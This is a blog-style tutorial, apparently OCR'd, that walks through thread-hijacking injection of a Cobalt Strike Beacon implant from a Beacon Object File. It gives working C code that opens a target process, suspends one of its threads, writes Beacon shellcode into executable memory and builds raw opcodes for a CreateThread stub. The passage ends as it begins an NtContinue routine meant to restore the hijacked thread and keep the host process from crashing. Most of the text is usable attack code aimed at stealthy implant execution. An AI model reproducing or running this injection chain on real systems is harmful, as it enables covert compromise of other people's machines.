
Open, Enumerate, Suspend, Get, Inject, and Get Out!

The first step in thread hijacking is to first open a handle to the target process. As mentioned before, calls that utilize this handle, `VirtualAllocEx` and `WriteProcessMemory`, must have a total access right of `PROCESS_VM_OPERATION` and `PROCESS_VM_WRITE`. This can be correlated to the following code.




```
// Open up a handle to the targeted process
HANDLE processHandle = KERNEL32$OpenProcess(
    PROCESS_VM_OPERATION | PROCESS_VM_WRITE,
    FALSE,
    (DWORD)pid
);

// Error handling
if (processHandle == NULL)
{
    BeaconPrintf(CALLBACK_ERROR, "Error! Unable to open a handle to the process. Error: 0x%lx\n", KERNEL32$GetLastError());
}
else
{
    BeaconPrintf(CALLBACK_OUTPUT, "[+] Opened a handle to PID %d\n", pid);
```

This function accepts the user-supplied argument for a PID and returns a handle to it. After the process handle is opened, the BOF starts enumerating threads using the API `CreateToolhelp32Snapshot`. This routine is sent through a loop and “breaks” upon the first thread of the target PID being reached. When this happens, a call to `OpenThread` with the rights `THREAD_SUSPEND_RESUME`, `THREAD_SET_CONTEXT`, and `THREAD_GET_CONTEXT` occurs. This allows the program to suspend the thread, obtain the thread’s context, and set the thread’s context.




```
// Parameters for call to CreateToolhelp32Snapshot()
THREADENTRY32 lpte;
lpte.dwSize = sizeof(THREADENTRY32);
HANDLE desiredThread = NULL;

// Get a snapshot of all of the threads
HANDLE threadSnapshot = KERNEL32$CreateToolhelp32Snapshot(
    TH32CS_SNAPTHREAD,
    0
);

// Parse the threads and look for the first thread within the target process
if (KERNEL32$Thread32First(threadSnapshot, &lpte) == TRUE)
{
    while (KERNEL32$Thread32Next(threadSnapshot, &lpte) == TRUE)
    {
        // Stop when the first thread of the target process is found and open a handle to the thread
        if (lpte.th32OwnerProcessID == pid)
        {
            // Print update
            BeaconPrintf(CALLBACK_OUTPUT, "[+] Found a thread in the target process! Thread ID: %d\n", lpte.th32ThreadID);

            // Open a handle to the thread
            desiredThread = KERNEL32$OpenThread(
                THREAD_SUSPEND_RESUME | THREAD_SET_CONTEXT | THREAD_GET_CONTEXT,
                FALSE,
                lpte.th32ThreadID
            );

            // Break the loop
            break;
        }
    }
}

// Close up the handle
KERNEL32$CloseHandle(
    threadSnapshot
);
```

At this point, the goal is to suspend the identified thread, in order to obtain its current `CONTEXT` record and later set its context again.



```
// Print update
BeaconPrintf(CALLBACK_OUTPUT, "[+] Suspending the targeted thread...\n");

// Suspend the targeted thread
DWORD suspendThread = KERNEL32$SuspendThread(
    desiredThread
);

// Parameter for call to GetThreadContext() and SetThreadContext()
CONTEXT cpuRegisters = { 0 };
cpuRegisters.ContextFlags = CONTEXT_ALL;

// Dump the state of the registers of the current thread
BOOL getContext = KERNEL32$GetThreadContext(
    desiredThread,
    &cpuRegisters
);

// Error handling
if (!getContext)
{
    BeaconPrintf(CALLBACK_ERROR, "Error! Unable to get the state of the target thread. Error: 0x%lx\n", KERNEL32$GetLastError());
}
```

Once the thread has been suspended, the Beacon implant is remotely injected into the target process. This will not be the final payload the hijacked thread will execute, this is simply to inject the Beacon implant into the remote process in order to use this address later on in the `CreateThread` routine.



```
// Inject shellcode into remote process
// This address will be used for local thread creation within the remote process eventually
PVOID placeRemotely = KERNEL32$VirtualAllocEx(
    processHandle,
    NULL,
    payloadSize,
    MEM_RESERVE | MEM_COMMIT,
    PAGE_EXECUTE_READWRITE
);

// Error handling
if (placeRemotely == NULL)
{
    BeaconPrintf(CALLBACK_ERROR, "Error! Unable to allocate memory within the remote process. Error: 0x%lx\n", KERNEL32$GetLastError());
}
else
{
    // Write the shellcode to the remote buffer
    BOOL writeRemotely = KERNEL32$WriteProcessMemory(
        processHandle,
        placeRemotely,
        shellcode,
        payloadSize,
        NULL
    );

    // Error handling
    if (!writeRemotely)
    {
        BeaconPrintf(CALLBACK_ERROR, "Error! Unable to write shellcode to allocated buffer. Error: 0x%lx\n", KERNEL32$GetLastError());
    }
    else
    {
        BeaconPrintf(CALLBACK_OUTPUT, "[+] Wrote Beacon shellcode to the remote process!\n");
```

Now that the remote thread is suspended and our Beacon implant shellcode is sitting within the remote process address space, it is time to implement a `BYTE` array that places the Beacon implant in a thread and executes it.

Beacon - Stay Put!

As previously mentioned, the first goal will be to place the already injected Beacon implant into its own thread. Currently, the implant is just sitting within the desired remote process and has not executed. To do this, we will create a 64-byte `BYTE` array that will contain the necessary opcodes to perform this task. Let's take a look at the `CreateThread` function prototype.

```
HANDLE CreateThread(
  LPSECURITY_ATTRIBUTES   lpThreadAttributes,
  SIZE_T                  dwStackSize,
  LPTHREAD_START_ROUTINE  lpStartAddress,
  __drv_aliasesMem LPVOID lpParameter,
  DWORD                   dwCreationFlags,
  LPDWORD                 lpThreadId
);
```

As mentioned by Microsoft documentation, this function will create a thread to execute within the virtual address space of the *calling* function. Since we will be injecting this routine into the remote process, when the routine executed, it will create a thread within the remote process. This is beneficial to us, as `CreateThread` creates a *local* thread - but since the routine will be executed inside of the remote process, it will spawn a local thread, instead of requiring us to create a thread, remotely, from our current process.

The function argument we will be worried about is `LPTHREAD_START_ROUTINE`, which is really just a function pointer to whatever the thread will execute. In our case, this will be the address of our previously injected Beacon implant. We already have this address, as `VirtualAllocEx` has a return value of type `LPVOID`, which is a pointer to our shellcode. Let's get into the development of the routine.

The first step is to declare a `BYTE` array of 64-bytes. 64-bytes was chosen, as it is divisible by a QWORD, which is a 64-bit address. This is to ensure proper alignment, meaning 8 QWORDS will be used for this routine - which keeps everything nice and aligned. Additionally, we will declare an integer variable to use as a "counter" in order to make sure we are placing our opcodes at the correct index within the `BYTE` array.

```
BYTE createThread[64] = { NULL };
int z = 0;
```

Since we are working on a 64-bit system, we must adhere to the `__fastcall` calling convention. This calling convention requires the first four integer arguments (floating-point values are passed in different registers) are passed in the `RCX`, `RDX`, `R8`, and `R9` registers, respectively. However, the question remains - `CreateThread` has a total of six parameters, what do we do with the last two? With `__fastcall`, the fifth and subsequent parameters are located on the stack at an offset of `0x20` and every `0x8` bytes subsequently. This means, for our purposes, the fifth parameter will be located at `RSP + 0x20` and the sixth will be located at `RSP + 0x28`. Here are the parameters used for our purposes.

1. `lpThreadAttributes` will be set to `NULL`. Setting this value to `NULL` will ensure the thread handle isn't inherited by child processes.
2. `dwStackSize` will be set to 0. Setting this parameter to 0 forces the thread to inherit the default stack size for the executable, which is fine for our purposes.
3. `lpStartAddress`, as previously mentioned, will be the address of our shellcode. This parameter is a function pointer to be executed by the thread.
4. `lpParameter` will be set to `NULL`, as our thread does not need to inherit any variables.
5. `dwCreationFlags` will be set to 0, which informs the thread we would like to thread to run immediately after it is created. This will kick off our Beacon implant, after thread creation.
6. `lpThreadId` will be set to `NULL`, which is of less importance to us - as this will not return a thread ID to the `LPDWORD` pointer parameter. Essentially, we could have passed a legitimate pointer to a `DWORD` and it would have been dynamically filled with the thread ID. However, this is not important for purpose of this post.


The first step is to place a value of `NULL`, or 0, into the RCX register, for the `lpThreadAttributes` argument. To do this, we can use bitwise XOR.

```
// xor rcx, rcx
createThread[z++] = 0x48;
createThread[z++] = 0x31;
createThread[z++] = 0xc9;
```

This performs bitwise XOR with the same two values (RCX), which results in 0 as bitwise XOR with two of the same values results in 0. The result is then placed in the RCX register. Synonymously, we can leverage the same property of XOR for the second parameter, `dwStackSize`, which is also 0.

```
// xor rdx, rdx
createThread[z++] = 0x48;
createThread[z++] = 0x31;
createThread[z++] = 0xd2;
```

The next step, is really the only parameter we need to specify a specific value for, which is `lpStartAddress`. Before supplying this parameter, let's take a quick look back at our first injection, which planted the Beacon implant into the desired remote process.




```
// Inject shellcode into remote process
// This address will be used for local thread creation within the remote process eventually
PVOID placeRemotely = KERNEL32$VirtualAllocEx(
    processHandle,
    NULL,
    payloadSize,
    MEM_RESERVE | MEM_COMMIT,
    PAGE_EXECUTE_READWRITE
);

// Error handling
if (placeRemotely == NULL)
{
    BeaconPrintf(CALLBACK_ERROR, "Error! Unable to allocate memory within the remote process. Error: 0x%lx\n", KERNEL32$GetLastError());
}
else
{
    // Write the shellcode to the remote buffer
    BOOL writeRemotely = KERNEL32$WriteProcessMemory(
        processHandle,
        placeRemotely,
        shellcode,
        payloadSize,
        NULL
    );

    // Error handling
    if (!writeRemotely)
    {
        BeaconPrintf(CALLBACK_ERROR, "Error! Unable to write shellcode to allocated buffer. Error: 0x%lx\n", KERNEL32$GetLastError());
    }
    else
    {
        BeaconPrintf(CALLBACK_OUTPUT, "[+] Wrote Beacon shellcode to the remote process!\n");
```

The above code returns the virtual memory address of our allocation into the variable `placeRemotely`. As can be seen, this return value is of the data type `LPVOID`, while the `lpStartParameter` argument takes a data type of `LPTHREAD_START_ROUTINE`, which is pretty similar with `LPVOID`. However, for continuity sake, we will first type cast this allocation into an `LPTHREAD_START_ROUTINE` function pointer.

```
// Casting shellcode address to LPTHREAD_START_ROUTINE function pointer
LPTHREAD_START_ROUTINE threadCast = (LPTHREAD_START_ROUTINE)placeRemotely;
```

In order to place this value into the `BYTE` array, we will need to use a function that can copy this address to the buffer, as the `BYTE` array will only accept one byte at a time. There is a limitation however, as BOFs do not link C-Runtime functions such as `memcpy`. We can overcome this by creating our own custom `memcpy` routine, or grabbing one from the MSVCRT library, which Cobalt Strike *can* link to us. However, for now and for awareness of others, we will leverage a `libc.h` header file that Raphael created, which can be found here.



```c
/*
 * *grumble* *grumble* BOF files don't have access to a libc.
 * So, these are quick implementations of some stuff we need.
 */
// Credits: https://github.com/rsmudge/CVE-2020-0796-BOF/blob/master/src/libc.c
#include <stdio.h>
#include <Windows.h>

void mycopy(char* dst, const char* src, int size) {
    int x;
    for (x = 0; x < size; x++) {
        *dst = *src;
        dst++;
        src++;
    }
}

char mylc(char a) {
    if (a >= 'A' && a <= 'Z') {
        return a + 32;
    }
    else {
        return a;
    }
}

BOOL mycmpi(char* a, char* b) {
    while (*a != 0 && *b != 0) {
        if (mylc(*a) != mylc(*b))
            return FALSE;
        a++;
        b++;
    }

    return TRUE;
}
```

Using the custom `mycopy` function, we can now perform a `mov r8, LPTHREAD_START_ROUTINE` instruction.

```c
// mov r8, LPTHREAD_START_ROUTINE
createThread[z++] = 0x49;
createThread[z++] = 0xb8;
mycopy(createThread + z, &threadCast, sizeof(threadCast));
z += sizeof(threadCast);
```

Notice how the end of this small shellcode blob contains an update for the array index counter `z`, to ensure as the array is written to at the correct index. We have the luxury of using a `mov r8, LPTHREAD_START_ROUTINE`, as our shellcode pointer has already been mapped into the remote process. This will allow the `CreateThread` routine to find this function pointer, in memory, as it is available within the remote process address space. We must remember that each process on Windows has its own private virtual address space, meaning memory in one user mode process isn't visible to another user mode process. As we will see with the `NtContinue` stub coming up, we will actually have to embed the preserved `CONTEXT` record of the hijacked thread into the payload itself, as the structure is located in the current process, while the code will be executing within the desired remote process.

Now that the `lpStartAddress` parameter has been completed, `lpParameter` must be set to `NULL`. Again, this can be done by utilizing bitwise XOR.

```
// xor r9, r9
createThread[z++] = 0x4d;
createThread[z++] = 0x31;
createThread[z++] = 0xc9;
```

The last two parameters, `dwCreationFlags` and `lpThreadId` will be located at an offset of `0x20` and `0x28`, respectively, from RSP. Since R9 already contains a value of 0, and since both parameters need a value of 0, we can use to `mov` instructions, as such.

```
// mov [rsp+20h], r9 (which already contains 0)
createThread[z++] = 0x4c;
createThread[z++] = 0x89;
createThread[z++] = 0x4c;
createThread[z++] = 0x24;
createThread[z++] = 0x20;

// mov [rsp+28h], r9 (which already contains 0)
createThread[z++] = 0x4c;
createThread[z++] = 0x89;
createThread[z++] = 0x4c;
createThread[z++] = 0x24;
createThread[z++] = 0x28;
```

A quick note - notice that the brackets surrounding each `[rsp+OFFSET]` operand indicate we would like to overwrite what that value is pointing to.

The next goal is to resolve the address of `CreateThread`. Even though we will be resolving this address within the BOF, meaning it will be resolved within the current process, not the desired remote process, the address of `CreateThread` will be the same across processes, although each user mode process is mapped its own view of `kernel32.dll`. To resolve this address, we will use the following routine, with BOF denotations in our code.

```
// Resolve the address of CreateThread
unsigned long long createthreadAddress =
KERNEL32$GetProcAddress(KERNEL32$GetModuleHandleA("kernel32"), "CreateThread");

// Error handling
if (createthreadAddress == NULL)
{
  BeaconPrintf(CALLBACK_ERROR, "Error! Unable to resolve CreateThread. Error:
0x%lx\n", KERNEL32$GetLastError());
}
```

The `unsigned long long` variable `createthreadAddress` will be filled with the address of `CreateThread` . `unsigned long long` is a 64-bit value, which is the size of a memory address on a 64-bit system. Although `KERNEL32$GetProcAddress` has a prototype with a return value of `FARPROC` , we need the address to actually be of the type `unsigned long long` , `DWORD64` , or similar, to allow us to properly copy this address into the routine with `mycopy` . The next goal is to move the address of `CreateThread` into RAX. After this, we will perform a `call rax` instruction, which will kick off the routine. This can be seen below.

```
// mov rax, CreateThread
createThread[z++] = 0x48;
createThread[z++] = 0xb8;
mycopy(createThread + z, &createthreadAddress, sizeof(createthreadAddress));
z += sizeof(createthreadAddress);

// call rax (call CreateThread)
createThread[z++] = 0xff;
createThread[z++] = 0xd0;
```

Additionally, we want to add a `ret` opcode. The way our full payload will be setup is as follows:

1. A call to the stack alignment/ `CreateThread` routine will be made firstly (the stack alignment routine will be hit on in a latter portion of this blog). When a `call` instruction is executed, it pushes a return address onto the stack. This is the address that `ret` will jump to in order to continue execution of the payload. When the stack alignment/ `CreateThread` routine is called, it will push a return address onto the stack. This return address will actually be the address of the `NtContinue` routine.
2. We want to end our stack alignment/ `CreateThread` routine with a `ret` instruction. This `ret` will force execution back to the `NtContinue` routine. This will all be outlined when executed is examined inside of WinDbg.
3. The call to the stack alignment/ `CreateThread` routine is actually going to be a part of the `NtContinue` routine. The first instruction in the `NtContinue` routine will be a call to the stack alignment/ `CreateThread` shellcode, which will then perform a `ret` back to the `NtContinue` routine, where thread execution will be restored. Here is a quick visual.

`PAYLOAD = NtContinue shellcode calls stack alignment/CreateThread shellcode -> stack alignment/CreateThread shellcode executes, placing Beacon in its own local thread. This shellcode performs a return back to the NtContinue shellcode -> NtContinue shellcode finishes executing, which restores the thread`

In accordance with out plan, let's end the `CreateThread` routine with a `0xc3` opcode, which is a return instruction.

```
// Return to the caller in order to kick off NtContinue routine
createThread[z++] = 0xc3;
```

Let's continue by developing a `NtContinue` shellcode routine. After that, we will develop a stack alignment shellcode in order to ensure the stack pointer is 16-byte aligned, when the first call occurs in our final payload. Once we have completed both of these routines, we will walk through the entire shellcode inside of the debugger.

"Never in the Field of Human Conflict, Was So Much Owed, by So Many, to `NtContinue`"

Up until now, we have achieved the following:

1. Our shellcode has been injected into the remote process.
2. We have identified a remote thread, which we will later manipulate to execute our Beacon implant
3. We have created a routine that will place the Beacon implant in its own local thread, within the remote process, upon execution

This is great, and we are almost home free. The issue remains, however, the topic of thread restoration. After all, we are taking a thread, which was performing some sort of action before, unbeknownst to us, and forcing it to do something else. This will certainly result in execution of our shellcode, however, it will also present some unintended consequences. Upon executing our shellcode, the thread's CPU registers, along with other information, will be out of context from the actions it was performing before execution. This will cause the the process housing this thread, the desired remote process we are injecting into, to most likely crash. To avoid this, we can utilize an undocumented `ntdll.dll` function, `NtContinue`. As pointed out in Alex Ionescu and Yarden Shafir's R.I.P ROP: CET Internals in Windows 20H1 blog post, `NtContinue` is used to resume execution after an exception or interrupt. This is perfect for our use case, as we can abuse this functionality. Since our thread will be mangled, calling this function with the preserved `CONTEXT` record from earlier will restore execution properly. `NtContinue` accepts a pointer to a `CONTEXT` record, and a parameter that allows a programmer to set if the *Alerted* state should be removed from the thread, as outlined in its function prototype. We need not worry about the second parameter for our purposes, as we will set this parameter to `FALSE`. However, there remains the issue of the first parameter, `PCONTEXT`.

